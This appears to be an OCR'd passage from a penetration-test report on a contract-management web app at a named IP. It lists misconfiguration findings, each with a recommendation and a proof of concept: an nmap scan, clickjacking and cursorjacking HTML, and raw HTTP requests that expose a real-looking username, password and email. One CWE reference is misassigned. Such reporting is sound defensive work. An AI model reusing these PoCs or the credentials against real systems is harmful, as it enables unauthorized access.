
Don't have an account? Request Access

Forgot your password? Reset Password

2.5 Security Misconfiguration - Publicly Exposed SMB Service

Name of Vulnerability	**Security Misconfiguration**
CVE / CWE Reference	CWE-284: Improper Access Control CWE-16:Configuration
CVSS V3 Score	CVSS: 5.3 Medium Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Vulnerable Location	SMB service exposed over the public network
Description	The SMB service is accessible from the internet without restriction. This service should only be available within the internal network. Public exposure increases the risk of unauthorized access or abuse. Attackers can use this service for enumeration or further attacks.
Recommendation	Restrict SMB access to internal or trusted networks only. Block SMB ports from public internet exposure using firewall rules. Disable the service if it is not required. Regularly review network services and configurations.

PROOF OF CONCEPT




```
└─$ nmap -p 445 --script smb-os-discovery,smb-protocols 13.204.85.64
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-17 05:23 UTC
Nmap scan report for ec2-13-204-85-64.ap-south-1.compute.amazonaws.com (13.204.85.64)
Host is up (0.00072s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     2:0:2
|     2:1:0
|     3:0:0
|     3:0:2
|_    3:1:1
```


2.6 UI Redressing (Clickjacking)

Name of Vulnerability	**Security Misconfiguration**
CVE / CWE Reference	CWE-1021: Improper Restriction of Rendered UI Layers or Frames
CVSS V3 Score	6.5 – Medium AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
Vulnerable Location	http://13.204.85.64/landingpage/
Description	The application is vulnerable to UI redressing attacks due to the absence of frame protection controls, allowing attackers to trick users into performing unintended actions.
Recommendation	Implement frame protection by configuring the X-Frame-Options header or enforcing frame-ancestors directives within the Content Security Policy.

PROOF OF CONCEPT



```
  GNU nano 8.7                                                   testing.html

<html>
    <head>
        <title>Click here to win Ipod</title>
    </head>
    <body>
        <iframe src="http://13.204.85.64/landingpage/" width="500" height="500"></iframe>
    </body>
</html>
```




Smart Contract Lifecycle Management

Leverage our industry-leading, tech-driven approach to streamline your entire contract process with role-based workflows, automated verification, and in-depth analytics.


2.7 Cursorjacking (UI Redressing / Clickjacking Variant)

Name of Vulnerability	**Security Misconfiguration**
CVE / CWE Reference	CWE-1021: Improper Restriction of Rendered UI Layers or Frames
CVSS V3 Score	6.8 – Medium AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
Vulnerable Location	http://13.204.85.64/landingpage/
Description	The application is vulnerable to cursorjacking due to missing UI protection mechanisms, allowing attackers to manipulate user cursor behavior and induce unintended actions.
Recommendation	Implement UI protection controls such as X-Frame-Options or CSP frame-ancestors, and restrict client-side cursor manipulation through secure frontend practices.

PROOF OF CONCEPT



```
  GNU nano 8.7                                    testing1.html
<button id="fakeButton">CLAIM REWARD</button>

<!-- Real hidden clickable button -->
<button id="realButton">REAL BUTTON</button>

<!-- iframe target (safe URL) -->
<iframe id="targetFrame" src="http://13.204.85.64/landingpage/"></iframe>

<div id="message"></div>

<script>
    // Move fake cursor
    document.addEventListener('mousemove', function (e) {
        var fake = document.getElementById("fakeCursor");

        // Offset misaligns fake cursor vs real cursor
        fake.style.left = (e.pageX + 40) + "px";
        fake.style.top  = (e.pageY + 20) + "px";
    });

    // Real hidden button action
    document.getElementById("realButton").onclick = function () {
        document.getElementById("message").innerHTML =
            "You clicked the REAL hidden button! (This is a safe educational demo)";
    };
</script>

</body>
</html>
```



ðŸŽ Click the button to CLAIM your reward! (Safe Demo)


Smart Contract Lifecycle Management

Leverage our industry-leading, tech-driven approach to streamline your entire contr process with role-based workflows, automated

2.8 Verbose Error Messages Leading to Information Disclosure

Name of Vulnerability	**Security Misconfiguration**
CVE / CWE Reference	CWE-1021: Improper Restriction of Rendered UI Layers or Frames
CVSS V3 Score	5.3 – Medium AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Vulnerable Location	http://13.204.85.64/upload
Description	The application discloses internal server file paths and backend framework details through verbose error messages during file upload validation failures.
Recommendation	Disable detailed error messages and stack traces in production and return generic user-facing errors while logging full details securely on the server side only.

PROOF OF CONCEPT



Request

```
POST /upload HTTP/1.1
Host: 13.204.85.64
Content-Length: 1994222
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarybyLB6uyjdpTvbqON
Accept: */*
Origin: http://13.204.85.64
Referer: http://13.204.85.64/user/index.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

------WebKitFormBoundarybyLB6uyjdpTvbqON
Content-Disposition: form-data; name="file"; filename="Azure
Outage.pdf.html"
Content-Type: application/pdf

%PDF-1.4
%oauÓ
1 0 obj
<<
/Type /Catalog
/Version /1.4
/Pages 2 0 R
/StructTreeRoot 3 0 R
/MarkInfo 4 0 R
/Lang (en-IN)
/ViewerPreferences 5 0 R
>>
endobj
6 0 obj
<<
/Title (Your paragraph text)
/Creator (Canva)
```


Response

```
HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 1198
Date: Thu, 18 Dec 2025 05:21:55 GMT
Connection: keep-alive
Keep-Alive: timeout=5

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <title>
            Error
        </title>
    </head>
    <body>
        <pre>
            Error: Only PDF files are allowed<br>
             &nbsp; &nbsp;at fileFilter
            (D:\Vignesh(S_CLM)\clm231125\server.js:112:12)<br>
             &nbsp; &nbsp;at wrappedFileFilter
            (D:\Vignesh(S_CLM)\clm231125\node_modules\multer\index.js:
            44:7)<br>
             &nbsp; &nbsp;at Multipart.&lt;anonymous&gt;
            (D:\Vignesh(S_CLM)\clm231125\node_modules\multer\lib\make-
            middleware.js:109:7)<br>
             &nbsp; &nbsp;at Multipart.emit (node:events:518:28)<br>
             &nbsp; &nbsp;at HeaderParser.cb
            (D:\Vignesh(S_CLM)\clm231125\node_modules\busboy\lib\types
            \multipart.js:358:14)<br>
             &nbsp; &nbsp;at HeaderParser.push
            (D:\Vignesh(S_CLM)\clm231125\node_modules\busboy\lib\types
```

2.9 CORS Misconfiguration – Overly Permissive Origin Policy


Name of Vulnerability	Security Misconfiguration
CVE / CWE Reference	CWE-942: Permissive Cross-domain Security Policy with Untrusted Domains
CVSS V3 Score	6.5 – Medium AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N
Vulnerable Location	http://13.204.85.64/api/login
Description	The application implements an overly permissive CORS policy by allowing requests from any origin, which may allow malicious websites to access sensitive application responses.
Recommendation	Restrict CORS access to trusted domains only and avoid using wildcard origins, especially for authenticated or sensitive endpoints.

PROOF OF CONCEPT



```
POST /api/login HTTP/1.1
Host: 13.204.85.64
Content-Length: 44
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://13.204.85.64
Referer: http://13.204.85.64/login/index.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
      "username":"kaveri",
      "password":"Bl@ck2025"
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 129
ETag: W/"81-iOPltkFMGBCcwvpF5CnBrmddqVw"
Date: Wed, 17 Dec 2025 06:09:10 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
      "message":"Login successful",
      "user":{
            "id":45,
            "username":"kaveri",
            "role":"user",
            "email":"kaveri@gmail.com",
            "organization":"KIT"
      }
}
```




```
POST /api/login HTTP/1.1
Host: 13.204.85.64
Content-Length: 44
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://testphp.vulnweb.com
Referer: http://13.204.85.64/login/index.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
      "username":"kaveri",
      "password":"Bl@ck2025"
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 129
ETag: W/"81-iDPltkFMGBCcwvpF5CnBrmddqVw"
Date: Wed, 17 Dec 2025 06:12:54 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
      "message":"Login successful",
      "user":{
            "id":45,
            "username":"kaveri",
            "role":"user",
            "email":"kaveri@gmail.com",
            "organization":"KIT"
      }
}
```

2.10 Missing Content Security Policy (CSP) Header

Name of Vulnerability	**Security Misconfiguration**
CVE / CWE Reference	CWE-693: Protection Mechanism Failure
CVSS V3 Score	3.1 – Low AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Vulnerable Location	http://13.204.85.64/api/login
Description	The application does not implement a Content Security Policy header, reducing browser-side protections against client-side attacks such as cross-site scripting.
Recommendation	Implement a restrictive Content Security Policy to limit script execution, resource loading, and reduce the impact of potential client-side vulnerabilities.

PROOF OF CONCEPT



Request

```
POST /api/login HTTP/1.1
Host: 13.204.85.64
Content-Length: 44
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://13.204.85.64
Referer: http://13.204.85.64/login/index.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
      "username":"kaveri",
      "password":"Bl@ck2025"
}
```

